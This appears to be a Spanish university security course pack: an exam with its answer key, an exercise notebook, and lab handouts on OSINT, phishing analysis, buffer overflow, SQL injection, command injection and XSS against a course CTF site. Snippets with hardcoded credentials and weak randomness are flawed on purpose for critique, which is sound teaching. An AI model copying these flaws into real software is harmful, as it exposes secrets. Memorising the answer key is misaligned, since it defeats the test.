Ejercicio 1 - 1.00 puntos

Un sistema de reconocimiento facial se utiliza para controlar el acceso a un edificio. Sin embargo, investigadores descubren que, mostrando al sistema imágenes ligeramente modificadas (con cambios casi imperceptibles para el ojo humano), pueden engañarlo para que reconozca a personas no autorizadas como usuarios legítimos.
¿Qué usa este ataque? ¿Cómo funciona?

Respuesta esperada

El ataque utiliza adversarial examples: pequeñas modificaciones en una imagen para engañar al sistema de reconocimiento facial. Esto compromete la seguridad al permitir acceso no autorizado.

Ejercicio 2 - 1.50 puntos

Has recibido un correo con un archivo adjunto, pero según la formación en seguridad que has recibido, no debes ejecutar archivos provenientes de fuentes no confiables. Sin embargo, quieres comprobar si ese fichero es seguro antes de descartarlo.

¿Qué herramienta online podrías usar para analizar el archivo con múltiples antivirus? (0.50)
¿Cómo podrías examinar el archivo sin poner en riesgo tu ordenador, para asegurarte de que no es malware? (0.50)
¿Crees que podrías obtener tener un análisis profundo y confiable antes de que termine tu jornada laboral? Explica por qué. (0.50)

Respuesta esperada

Para analizar el archivo con múltiples antivirus, podrías usar plataformas online como VirusTotal, que escanean el archivo con muchos motores antivirus diferentes para detectar posibles amenazas.

Para abrir y examinar el archivo sin afectar tu ordenador, lo ideal sería utilizar un entorno sandbox o una máquina virtual aislada, donde puedas ejecutar o inspeccionar el archivo sin riesgo de que afecte el sistema principal.

Respecto a obtener resultados antes de que termine la jornada, plataformas como VirusTotal suelen ofrecer resultados rápidos, casi inmediatos, por lo que es probable que puedas saber si el archivo es seguro en poco tiempo. Sin embargo, un análisis profundo en sandbox o máquina virtual puede tardar más, dependiendo de la complejidad del archivo y de los recursos disponibles.

Tema 7: Mecanismos criptográficos (3.00 puntos)

Ejercicio 3 - 2.00 puntos

Relativo a la firma digital responde a las siguientes preguntas.

La firma digital usa criptografía **XXXX** (0.25)

La integridad se asegura debido a que **XXXX** (0.25)

La identidad del firmante se puede asegurar, puesto que **XXXX** (0.50)

¿Qué papel juega un certificado digital en la firma electrónica? (0.50)

¿Por qué es importante que un certificado digital sea emitido por una autoridad certificadora confiable? (0.50)

Respuesta esperada

- La firma digital utiliza criptografía **asimétrica**.
- La integridad del documento firmado se garantiza porque se calcula un **hash del documento** que se cifra con la clave privada del firmante, y cualquier modificación del documento altera el hash.
- La **firma digital se puede validar con la clave pública del firmante**, la cual está vinculada a su identidad a través de un certificado digital.
- El papel de un certificado digital en la firma electrónica es **vincular la clave pública del firmante con su identidad**, proporcionando confianza sobre quién es el titular de la clave.
- La autoridad certificadora **valida la identidad del solicitante** y garantiza la autenticidad del certificado, evitando suplantaciones y fraudes.

Ejercicio 4 - 1.00 punto

Durante la campaña política para las elecciones municipales de un pequeño pueblo, se han creado y compartido numerosos documentos (programas electorales, panfletos, notas internas, etc.). Debido a las limitaciones de presupuesto, no se ha contratado personal especializado, por lo que los documentos han sido redactados y maquetados directamente por los propios afiliados de los distintos partidos.

Hasta ahora, la identidad de los afiliados se mantenía en secreto por razones estratégicas y personales. Sin embargo, hace unos días, una lista con nombres vinculando a personas concretas con los distintos partidos ha sido publicada en redes sociales, causando revuelo en el pueblo. Según la fuente, esta información fue obtenida directamente de los documentos compartidos durante la campaña.

¿Cómo se han obtenido los afiliados de cada partido a través de los documentos?

Respuesta esperada

La información de los afiliados probablemente se ha obtenido analizando los metadatos incrustados en los documentos compartidos.

Tema 8: Contramedidas de red (2.50 puntos)

Ejercicio 5 - 2.50 puntos

En la universidad, cuando hacemos prácticas de seguridad informática, se tuvo que hablar con la universidad para que nos incluyese en una **XXXXXX** dentro de su **XXXXXX** de Palo Alto. Para poder modificar los ejercicios desde mi casa, necesito conectarme como si estuviese desde la universidad, por eso utilizo **XXXXXX** usando la herramienta **XXXXXX** al servidor y realizo los cambios sobre una aplicación que usa el protocolo **XXXXXX** para poder tener HTTPS y que esté cifrado. Uno de los ejercicios consiste en hacer XSS a través de un formulario, para evitar que bots lo rellenen, creé un **XXXXXX** que tiene campos falsos, que me permite detectarlos y bloquear a los bots.

Cada palabra sumará 0.25 (1.50).

Estas aplicaciones son un riesgo para la universidad, por ese motivo.

¿Cómo se puede aislar y proteger a la universidad de esta aplicación? (0.25) ¿Cómo funciona? (0.75)

Respuesta esperada

Access Control List (lista de control de acceso), firewall, VPN, OpenVPN, TLS/SSL, Honeypot.

La zona ideal para alojar esta aplicación es la zona desmilitarizada (DMZ).

La DMZ es un segmento de red que actúa como una “zona segura” entre la red interna confiable y el exterior no confiable (Internet). En esta zona se colocan los servidores que deben ser accesibles desde Internet, como servidores web o de correo, para proteger la red interna de accesos directos no autorizados. Así, si un atacante compromete el servidor en la DMZ, el acceso a la red interna queda limitado, minimizando riesgos.

Tema 9: Contramedidas de usuario (2.00 puntos)

Ejercicio 6 - 2.00 puntos

En tu primer día de trabajo, estás a punto de subir al repositorio público de un proyecto de sorteos algunos cambios que realizaste. Este es el código resultante. ¿Explica brevemente qué malas prácticas hay y una posible consecuencia?

```
private static string apiKey = "48ndasdb2732n1n";
public static void isWinner(String apiKey, String email) {
  boolean emailValido = llamarAPI(apiKey, email);
  if (emailValido) {
    Random random = new Random(1234);
    int numeroGenerado = random.nextInt(10000000000);
    if (numeroGenerado == 123456789) {
      System.out.println("Ganador");
    }
  } else {
    System.out.println("Error␣en␣el␣email.");
  }
}

private static void llamarAPI(String apiKey, String email) {
  try {
    String url = "https://verify.com/api/verify?key=" + apiKey + "&email=" + email;
    URL url = new URL(urlString);
    HttpURLConnection con = (HttpURLConnection) url.openConnection();
  } catch (IOException e) {
    System.out.println("Error␣en␣" + urlString);
  }
}
```

Respuesta esperada

- Tener en el código API keys (0.20).
- Error en casting de números aleatorios, no tener en cuenta el tipo de datos (0.30).
- No validar los datos de entrada (0.30).
- Utiliza HttpURLConnection en vez de HttpsURLConnection (0.30).
- Devolver información en las peticiones sensible (0.30).
- No utilizar semillas o números aleatorios adecuados (0.40).
- EXTRA si pone variables globales (0.20).

Cuaderno de ejercicios

Seguridad Informática

Convocatoria de Asignaturas en Abierto 2025-26
Material docente en abierto de la Universidad Rey Juan Carlos
Grado en Ingeniería del Software

Universidad Rey Juan Carlos

Profesor:
Isaac Lozano Osorio

Depositado en BURJC Digital:
https://hdl.handle.net/10115/162817

©2025 Autor Isaac Lozano Osorio. Algunos derechos reservados.

Este documento se distribuye bajo la licencia "Atribución-CompartirIgual 4.0 Internacional" de Creative Commons, disponible en:
https://creativecommons.org/licenses/by-sa/4.0/

Índice general

1. **Tema 1** **2**

2. **Tema 2** **3**

3. **Tema 3** **4**

4. **Tema 4** **5**

5. **Tema 5** **6**

6. **Tema 6** **7**

7. **Tema 7** **8**

8. **Tema 8** **9**

9. **Tema 9** **10**

Tema 1

Ejercicio 1

Se ha producido un ataque contra la BBDD de la URJC aunque se desconoce el procedimiento por el que han entrado (el equipo forense lo está investigando). De momento se sabe que han cambiado la contraseña de tu perfil, aunque el resto de la información estaba cifrada. ¿Podrías decirme cuáles de los pilares de la seguridad informática se han perdido y cuáles se han asegurado?

Ejercicio 2

Para poder garantizar los tres pilares de la seguridad informática, se necesita un conjunto de características adicionales. ¿Cuáles son y qué significan estas características?

Ejercicio 3

Usuarios de un banco online han reportado varios fallos: introducen el usuario junto a la contraseña y la página algunas veces no termina de cargar; cuando en otras ocasiones carga la página, sin ningún sistema de verificación más, son capaces de acceder y les aparece un mensaje diciendo que se han exportado todos los movimientos realizados, los clientes indican que no realizaron esa solicitud. ¿Qué principios de la seguridad se han vulnerado? ¿Qué posibles medidas podría tener el banco para la trazabilidad y cómo podría asegurar mejor la autenticidad?

Tema 2

Ejercicio 1

Explica los tres métodos vistos en clase sobre análisis de vulnerabilidades. Imagina que queremos descubrir las vulnerabilidades de un determinado sistema informático, ¿qué tres estrategias podríamos seguir para simular ataques?

Ejercicio 2

Dime todo lo que sepas sobre el CVE-ID, ¿qué es? ¿para qué sirve? y ¿cuáles son las fases para dar de alta un CVE-ID?

Ejercicio 3

¿Por qué es necesaria la evaluación de los riesgos? ¿Qué nos permite hacer esa evaluación?

Tema 3

Ejercicio 1

Enumera y describe 2 formas de ataques para descubrir contraseñas de usuario.

Ejercicio 2

Hacienda me ha enviado una carta, en esta carta pone que me van a imponer una sanción junto a todos mis datos personales. Del enfado, hice una bola de papel y tiré a la primera basura que encontré. ¿Qué puede provocar?

Ejercicio 3

Un ataque, ¿se produce de manera espontánea? ¿Conlleva algunas fases? Si es así, nómbralas y descríbelas brevemente.

Tema 4

Ejercicio 1

Cuando se utiliza el DHCP Rogado (o *Rogue DHCP*) el atacante espera que la víctima mande el REQUEST para contestarle el ACK antes de que lo haga el servidor DHCP legítimo. Esto se conoce con el nombre de *ACK injection* y al esperar al mensaje REQUEST ya podríamos conocer el rango de direcciones IPs. La pregunta es: ¿de qué nos sirve conocer ese rango de direcciones? Si implementamos este tipo de ataque ¿cuál es el campo que más nos interesa de la configuración del equipo de la victima?

Ejercicio 2

Un popular servidor de juegos en línea, comenzó a experimentar problemas de conectividad. Los jugadores no podían acceder al servidor, y el equipo de TI detectó un aumento masivo en el tráfico entrante. Al revisar los registros de red, notaron que el tráfico provenía de múltiples servidores DNS públicos en diferentes partes del mundo. Además, las solicitudes parecían ser respuestas a consultas legítimas, pero el servidor nunca había enviado esas consultas. ¿Qué tipo de ataque está sufriendo? Justifica tu respuesta. Cita 2 ventajas que tienen los atacantes al realizar este tipo de ataque.

Tema 5

Ejercicio 1

Existe una gran cantidad de lenguajes de programación que son vulnerables a ataques de *Buffer Overflow*. ¿Podrías explicar en qué consiste el ataque y qué vulnerabilidad se explota?

Ejercicio 2

Un servicio web ofrece venta de productos. Para ello, debes estar registrado. Con tus conocimientos de la asignatura, has probado a poner una contraseña con comillas y ha resultado en una respuesta de que la petición SQL no es correcta. Probando diferentes alternativas, has comprobado que puedes provocar una inyección SQL, pero no muestra por pantalla la información. Cita 4 acciones malintencionadas podría realizar un atacante sobre inyecciones SQL. ¿Crees que ocultar la salida es suficiente? Justifica tu respuesta. ¿Explica 2 técnicas para arreglar el problema de la inyección SQL?

Tema 6

Ejercicio 1

Un amigo nos ha pedido ayuda sobre la siguiente situación: le ha llegado un correo con un archivo **run.pdf** que no conoce muy bien qué es. Pulsó para abrirlo, pero se le abrió y cerró una pantalla muy rápido. En este momento lo copió y pegó en un pendrive, para que lo probara su hermano, pero le pasó lo mismo en otro ordenador. Desde entonces estos ordenadores funcionan muy lento, pero todo funciona con normalidad, lo único raro es que la contraseña del wifi de casa se ha cambiado. ¿Qué tipo de malware puede ser? ¿Por qué? Usando el caso descrito, identifica las 5 características básicas de un malware. Tienes que identificar el nombre de la característica y cómo se aplica en este caso (cada una en una línea diferente).

Ejercicio 2

Acaban de asignarte un nuevo proyecto. Te han dado acceso a un repositorio de GitHub y tienes la última versión de la aplicación en formato ejecutable. Tu tarea es realizar un estudio sobre posibles vulnerabilidades o malware existente en el mismo. ¿Qué técnicas de análisis utilizarías? (Realiza un breve párrafo por cada una de ellas). ¿Qué diferencias tienen entre ellas? Sobre cada técnica de análisis mencionada, describe brevemente una técnica detallada y el propósito con el que utilizarías esa técnica.

Ejercicio 3

¿Por qué es necesaria la detección dinámica de malware? ¿Qué plataformas se usan para realizar este tipo de análisis?

Tema 7

Ejercicio 1

Explica dos posibles ataques que podemos hacer a un *digest*.

Ejercicio 2

Enumera y explica brevemente 2 algoritmos de cifrado clásicos. ¿Cuál sería la clave en cada uno de estos sistemas?

Ejercicio 3

Tenemos un sistema basado en firma digital, explica con tus palabras si se pueden asegurar las siguientes características, y en caso de que se puedan asegurar, cómo se aseguran: No repudio, autenticidad, confidencialidad e integridad.

Ejercicio 4

Se te acaba de incluir en un proyecto para compartir documentos que carece de seguridad. Se te propone diseñar un sistema de cifrado, esperan gran cantidad de visitas y se necesita que sea muy rápido. ¿Qué tipo de cifrado usarías? ¿En qué se basa ese tipo de cifrado? ¿Qué algoritmo moderno lo utiliza? ¿Qué limitaciones tendría?

Ejercicio 5

Acabamos de interceptar dos mensajes cifrados. Creemos que han usado el OTP con la misma contraseña. ¿Sería posible obtener los mensajes en claro? Justifica tu respuesta proporcionando la demostración matemática.

Ejercicio 6

Enumera las principales diferencias que hay entre un sistema de cifrado simétrico y otro asimétrico.

Tema 8

Ejercicio 1

Describe brevemente en qué consiste una DMZ, e indica qué servicios se podrían colocar en ella.

Ejercicio 2

Existen protocolos de seguridad, como SSL/TLS, donde una parte del protocolo usa un sistema de clave asimétrica, y otra parte usa clave simétrica. ¿En qué orden se suelen utilizar ambos sistemas de cifrado? ¿Con qué propósito? ¿Por qué se usan los dos sistemas cifrado?

Ejercicio 3

Te ha contactado una empresa con una necesidad muy específica: quieren instaurar el teletrabajo como forma de trabajo principal. Los empleados necesitarán acceder a recursos internos y la empresa quiere controlar la actividad de sus empleados. Según experiencias de otras empresas, muchos de ellos entran a las plataformas de reuniones, dejan la sesión iniciada y se van fuera del ordenador. Responde y explica brevemente: ¿Cómo podemos dar acceso a los recursos internos de forma segura? ¿Cómo podemos evitar ataques de red ahora que realizaremos teletrabajo? ¿Cómo podemos controlar si el empleado está trabajando o no?

Tema 9

Ejercicio 1

A la hora de desarrollar un sistema seguro, enumera 5 buenas prácticas que deberíamos tener en cuenta desde el punto del desarrollador.

Ejercicio 2


Enumera 4 contramedidas que podemos tomar a nivel de usuario/administrador. No hace falta que las expliques.

Ejercicio 3

Dado el siguiente código describe tres buenas prácticas de desarrollador que no se están teniendo en cuenta.

```
import mysql.connector #database methods
import 0s #interact with the native OS
try:
    py_my = mysql.connector.connect(
        host = "localhost",
        user = "root",
        password = "Examen@2023",
        database = "db_server"
    )
    name = input()
    py_cur = py_my.cursor()
    py_cur.execute("SELECT * FROM db_table WHERE name = %B;", (name,))
except:
    print("Error en conectarse a la base de datos, el usuario usado es
       root con la contrasenia Examen@2023, revisa que sean correctas")
```

Esta obra está bajo una licencia Creative Commons "Atribución-CompartirIgual 4.0 Internacional".



©2025 - Algunos derechos reservados.
Isaac Lozano Osorio (isaac.lozano@urjc.es)

Práctica 1: Footprinting

El objetivo de esta práctica es profundizar en los conceptos explicados en las clases de teoría. De una manera más precisa, utilizaremos los conceptos explicados en el Tema 3 - Anatomía de un ataque.

De todo lo visto en ese tema, esta práctica se ubica dentro de la adquisición de información a partir de fuentes de datos públicas, lo que se conoce comúnmente como *footprinting*, u OSINT, de *Open Source INTelligence*.

Ante cualquier duda durante la resolución de la práctica, escribir un email a ambos profesores: esther.palomar@urjc.es e isaac.lozano@urjc.es. En caso de no poderse resolver la duda vía mail, se puede concertar una tutoría, siempre y cuando se concierte en un período de **hasta 48 horas antes** de la fecha de entrega de la práctica.

Normas de realización

- La realización de las prácticas de la asignatura se hará en grupos de 2 personas.
- La creación de los grupos se realizará en Aula Virtual.
- Dentro de Aula Virtual, encontraréis un archivo llamado `material.zip` que contiene todo el material necesario para la realización de los ejercicios planteados en esta práctica.

Normas de entrega

- En esta práctica se entregará una memoria donde cada equipo deberá describir los pasos que han realizado y explicar el procedimiento utilizado en cada uno de los ejercicios.
- La memoria será entregada (en formato `pdf`) por un único miembro del equipo. Es imprescindible que **todos** los integrantes del grupo estén correctamente identificados en la entrega.
- La extensión máxima de la memoria será de 10 páginas incluyendo portada. En caso de superar la extensión, se restarán 2 puntos a la nota de la práctica.
- La fecha límite para entregar la práctica será el **1 de marzo a las 23:55**.

Evaluación de la práctica

- La nota máxima que se puede obtener en esta práctica es 10.
- Aquella memoria que esté corrupta se evaluará con un 0.
- La evaluación de esta práctica se corresponde con el $10\,\%$ de la nota de la asignatura.

1. Análisis de los Metadatos

En este primer apartado comenzaremos analizando los metadatos de los archivos. Estos metadatos son, valga la redundancia, "datos que describen a otros datos". En la actualidad, existen una gran cantidad de técnicas, o herramientas, que se utilizan (sobre todo en análisis forense) para extraer y analizar estos metadatos.

En esta práctica usaremos las siguientes herramientas:

- https://exiftool.org/
- https://gchq.github.io/CyberChef/ en el menú pulsamos Extractor y Extract EXIF

Para la correcta realización de los ejercicios de este apartado necesitaremos los archivos `practica.pdf` y `fondo.jpg` que se encuentran en el archivo `material.zip` de Aula Virtual.

1.1. Ejercicios [2 puntos]

1.1.1. Entrega de una práctica [1 punto]

El joven profesor Elno Vato ha sido contratado por la universidad para impartir una asignatura. La primera tarea de Elno es corregir las memorias que han elaborado los alumnos en una de las prácticas. Sin embargo, sospecha que hay algo raro en el archivo `practica.pdf`. ¿Puedes ayudar a Elno e indicar si hay algo inusual en la memoria?

1.1.2. Fondo de escritorio [1 punto]

Además, sus compañeros de laboratorio le han regalado un NFT que consiste en un fondo de pantalla. Sin embargo, Elno no las tiene todas consigo y cree que la imagen esconde un secreto. ¿Cuál es el secreto? ¿Cómo lo has sacado?

Para este ejercicio es necesario el archivo `fondo.jpg`.

2. Phishing

El phishing es una técnica que se usa para engañar a una víctima, ganándose su confianza al hacerse pasar por una persona, empresa o servicio de confianza, para manipularla. En este apartado nos enfrentaremos a varios ejercicios centrados en el phishing y sus variantes.


2.1. Ejercicios [4 puntos]

2.1.1. Análisis de correos electrónicos (Phishing) [1.50 puntos]

En este ejercicio deberéis analizar el archivo `email.zip`. Vuestra labor será indicar si se trata de un email legítimo o no, y que justifiquéis vuestra respuesta. En caso de que consideréis que hay algo extraño, o sospechoso, deberéis indicarlo.

2.1.2. Análisis de SMS (Smishing) [1 punto]

Analizando los SMS que se pueden ver en la siguiente figura, y que se corresponden con el archivo `sms.png`, ¿creéis que el SMS es legítimo? ¿Qué haríais para comprobar si ese SMS es fraudulento?



2.1.3. Analiza la página web [1.50 puntos]

Finalmente, tanto el *phishing* como el *smishing* buscan redireccionar a la víctima a una página web que se parece mucho a una página web legítima. El objetivo no es otro que el de engañar a la víctima y obtener así sus credenciales y/o información personal.

En este ejercicio, vuestra labor será analizar el archivo `web.zip`. Tendréis que indicar, y justificar, si es una web legítima o no. Además, cualquier aspecto que consideréis sospechoso deberéis indicarlo en la memoria.

3. Ingeniería social y OSINT

La ingeniería social es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos. Por ejemplo, cuando llamamos a un telefonillo, respondemos "*soy yo*" y nos abren, eso es ingeniería social y en empresas a veces ha supuesto grandes riesgos.

Open Source Intelligence (OSINT) hace referencia al conocimiento recopilado a partir de fuentes de acceso público, por ejemplo cuando "*stalkeamos*" a una persona. La idea fundamental es la de extraer conocimiento a partir de fuentes de datos abiertas como pueden ser las redes sociales, blogs, páginas webs, etc.

Podría ser que dicho contenido, a pesar de que se haya publicado, ya no esté disponible. Por ejemplo, porque se haya borrado la publicación, o el dominio haya desaparecido. Sin embargo, existen varios lugares dentro de Internet que se dedican a indexar una copia del contenido de la red, y usando dichos servicios podríamos acceder al contenido que ya no está disponible. Imagina, las repercusiones que puede tener esto en empresas que tienen una filtración de datos y se queda guardado.

Por ello, en este apartado se engloban 4 ejercicios diferentes que pretenden profundizar un poco más en la búsqueda y extracción de información por medio de OSINT. Para llevar a cabo estos ejercicios os podríais ayudar de las siguientes herramientas:

- https://archive.org/
- https://tineye.com/
- https://yandex.com/
- https://www.google.es/imghp?hl=es&ogbl
- https://ahrefs.com/blog/es/operadores-de-busqueda-avanzada-de-google/
- App: https://lens.google/intl/es-419/

3.1. Ejercicios [4 puntos]

3.1.1. ¿Dónde fue el incendio? [1 punto]

Un año y medio más tarde, ha vuelto a ocurrir y los bomberos necesitan ayuda para saber las coordenadas exactas del incendio de este vídeo para mandar otro avión de ayuda. https://x.com/bomberos_na/status/1413603980698132483
Para este ejercicio, nos tendréis que decir no solo la latitud y longitud de donde ocurrió el incendio, sino también el proceso que habéis seguido para obtener la solución.

3.1.2. Ajedrez [1 punto]

Cantabria está llena de ajedrecistas. El jugador número 1 nacido en Cantabria se llama Enrique Tejedor Fuente y una de las chicas más activas es Elena Aguirre. Tu misión es usar técnicas OSINT para localizar los nicks públicos de estos jugadores en las principales plataformas de ajedrez online.
Recuerda: la información está ahí fuera, solo hay que saber buscar.
¿Puedes encontrar el nick público de Chess.com de Enrique Tejedor?
¿Puedes encontrar el nick público de Lichess de Enrique Tejedor?
Elena se enfrentará a José Manuel Alvarez Garcia. ¿Puedes encontrar algún nick de José Manuel en plataformas de ajedrez?

3.1.3. Encontrar información [1 punto]


Hace más o menos un mes mi amiga Gloria y yo estuvimos en este maravilloso lugar. Comimos frente al monumento una deliciosa sopa de cordero, cordero con verduras, café y, por supuesto, cerveza. ¿Puedes decirme cuánto pagamos por el festín? ¿Qué país/ciudad? ¿Cómo se llama el bar?



3.1.4. Trabajando con los Dorks [1 puntos]

Elno no está fino, hace poco resulta que hubo una conferencia sobre hacking y seguridad informática en la propia URJC. El problema es que ya ha finalizado. Pero posiblemente puedas ayudarle y pasarle algo de información. ¿Podrías decirle a Elno cuántos documentos PDF tiene la web del HackOn?
El problema que tenemos ahora es que Elno se ha venido arriba, se cree "*jaquer*" y se ha enterado de que hay una página llamada *pastebin* donde la gente puede colgar información en texto plano. Además, se ha enterado de que es una plataforma muy utilizada para colgar los *leaks* de correos electrónicos. Pero vamos a darle una cura de humildad a Elno, ¿cómo buscaríais, gracias a Google, correos de Gmail en Pastebin? ¿Cómo buscaríais cualquier tipo de contraseñas? ¿Y por último, cómo buscaríais todas las contraseñas asociadas a cuentas de Gmail?

Esta obra está bajo una licencia Creative Commons "Atribución-CompartirIgual 4.0 Internacional".



©2025 - Algunos derechos reservados.
Isaac Lozano Osorio (isaac.lozano@urjc.es)

Práctica 2: Ataques a aplicaciones

La práctica se realizará mediante los mismos grupos estrictos de 2 personas. Estos grupos se establecieron en la práctica 1 en aula virtual y se mantendrán para todas las prácticas.
El objetivo de esta práctica es profundizar en los conceptos explicados en las clases de teoría. De una manera más precisa, utilizaremos los conceptos explicados en el Tema 5.

Ante cualquier duda durante la resolución de la práctica, escribir un email a ambos profesores: juan.martin@urjc.es y esther.palomar@urjc.es. En caso de no poderse resolver la duda vía mail, se puede concertar una tutoría, siempre y cuando se concierte en un período de **hasta 48 horas antes** de la fecha de entrega de la práctica.

Normas de realización

- La realización de las prácticas de la asignatura se hará en grupos de 2 personas.
- Estos grupos se mantendrán inalterables a lo largo del cuatrimestre.
- Dentro de Aula Virtual, encontraréis un archivo llamado `material.zip` que contiene todo el material necesario para la realización de los ejercicios planteados en esta práctica.
- NOTA: No hace falta el uso de herramientas para realizar la práctica, el sistema registra de dónde provienen los ataques y un uso de herramientas podrá ser considerado negativamente, en la resolución de la práctica se explicará cómo usarlas pero el propósito es realizarla sin herramientas.

Normas de entrega

- En esta práctica se entregará una memoria donde cada equipo deberá describir los pasos que han realizado y explicar el procedimiento utilizado en cada uno de los ejercicios.
- La memoria será entregada (en formato `pdf`) por un único miembro del equipo. Es imprescindible que **todos** los integrantes del grupo estén correctamente identificados en la entrega.
- La extensión máxima de la memoria será de 10 páginas, incluyendo portada. En caso de superar la extensión, se restarán 2 puntos a la nota de la práctica.

- No se considerarán las entregas fuera de plazo, y su calificación será de 0.
- La fecha límite para entregar la práctica será el **12 de abril a las 23:55**.

Evaluación de la práctica

- La nota máxima que se puede obtener en esta práctica es 10.
- Aquella memoria que esté corrupta se evaluará con un 0.
- La evaluación de esta práctica se corresponde con el $10\,\%$ de la nota final de la asignatura.
- Exceptuando *Buffer Overflow*, la flag del resto de ejercicios ha cambiado respecto al año pasado, cualquier "flag" en la memoria que haga referencia a otros años será considerado como fraude académico.

1. Explotación de código – Buffer Overflow [4 puntos]

Buffer Overflow es una vulnerabilidad causada por la inserción de datos con tamaño no controlado al esperado por una aplicación. Esto provoca la sobreescritura de espacios adyacentes en la memoria y puede provocar vulnerabilidades graves en los sistemas.

Para obtener un ejemplo simple de Buffer Overflow, este blog os ayudará https://www.thegeekstuff.com/2013/06/buffer-overflow/

Debido a una filtración de datos, han publicado códigos en C y los ejecutables de diferentes productos de una compañía. A lo largo de los siguientes ejercicios, vuestro propósito será de analizar si existe alguna vulnerabilidad. Obviamente, en caso de que esa vulnerabilidad exista, deberéis explotarla y documentarla para que la compañía pueda solucionar los errores.

NOTA: Para la ejecución del `.exe` tiene que estar la librería `libgcc_s_dw2-1` en el mismo directorio que el ejecutable.

1.1. Escalando privilegios [1 punto]

El primer código que hemos observado es `SI_1.c`, parece que la compañía estaba haciendo un sistema de autenticación y para los administradores, les daban unas claves secretas que permitían el acceso a un sitio restringido. Junto al fichero en C, hemos obtenido el programa que entregaron al cliente final. ¿Puedes desvelar cuál es el secreto?

1.2. Aprovechando las rebajas [1 punto]

Las rebajas son épocas de muchos ataques, las compañías crean multitud de cupones de descuento, bajada de precios, etc. En este caso, `SI_2.c` contiene el sistema de una tienda de venta de productos. Un producto llamado **Aprobado** es muy tentativo, pero no tenemos suficiente presupuesto para comprarlo. Está claro que tampoco queremos ahorrar, el sistema desplegado por la tienda se puede encontrar en **SI_2.exe**. ¿Podemos adquirir el producto? ¿Cómo? (Existen 4 formas de realizarlo, 4 flags diferentes, cada una aportará 1/4 de la nota).

1.3. Hablando en clase [2 punto]

Parece que un cliente era un alumno de esta asignatura. Este alumno desarrolló un programa que le respondía a sí mismo el texto que escribía, pero espera... Parece que no solo hacía eso ¿Me ayudas a descubrirlo? El ejecutable lo encontrarás en `SI_3.exe`.

2. Ataques web [6 puntos]

Para este ejercicio utilizaremos la siguiente web:

https://ctf-gis.grafo.etsii.urjc.es/www/homepage.html

El código fuente para detectar las vulnerabilidades es el siguiente:

https://github.com/OWASP/Vulnerable-Web-Application

Esta web muestra una serie de ejercicios a completar para la realización completa de la práctica.
Para poder desarrollar los ejercicios de una forma más sencilla puedes utilizar los siguientes recursos:

- https://portswigger.net/web-security/sql-injection.
- https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/
- https://hackersonlineclub.com/command-injection-cheatsheet/
- https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

NOTA: No hace falta realizar ataques de fuerza bruta, es suficiente con los conocimientos adquiridos y probando manualmente. Cada ejercicio se busca una solución **diferente**, si una solución vale para varios se debe encontrar otra (existen varias).

2.1. Inyección de comandos [2 puntos]

Para cada uno de los 3 ejercicios propuestos, tendréis que realizar la inyección de un comando de tal forma que se encuentre la contraseña correcta. En la memoria se tendrá que adjuntar por cada uno de los ejercicios, la explicación de la inyección de código y una captura que demuestre la consecución del ejercicio.

2.2. Inyección SQL [2 puntos]

Existen 4 ejercicios planteados, la idea es analizar si es viable realizar una inyección SQL de tal forma que devuelva una flag. En la memoria se tendrá que adjuntar la explicación de la inyección de código en caso de ser posible y una captura por cada uno de los 4 ejercicios planteados.

Existen 4 flags diferentes con el mismo formato de “URJC”. Revisa lo que dice cada ejercicio para entender cómo lograr la flag.

2.3. XSS [2 puntos]

Para cada uno de los ejercicios propuestos, obtener cómo realizar XSS. En la memoria se tendrá que adjuntar por cada uno de los ejercicios, la explicación de la inyección de código y una captura de cada uno.
Nota: abrir la consola y escribir alert(“solucion”), siempre funciona, no es XSS.
Recordad que para estos ejercicios se puede usar el código fuente, es muy útil para descubrir dónde están los archivos y las vulnerabilidades para poder explotarlas.



Fig. 1: Ejemplo de salida (la salida que debemos conseguir será algo como URJC{TEXTO}).





Fig. 2: Ejemplo de salida que debemos conseguir.

Esta obra está bajo una licencia Creative Commons "Atribución-CompartirIgual 4.0 Internacional".



©2025 - Algunos derechos reservados.
Isaac Lozano Osorio (isaac.lozano@urjc.es)

Práctica 3: Criptografía

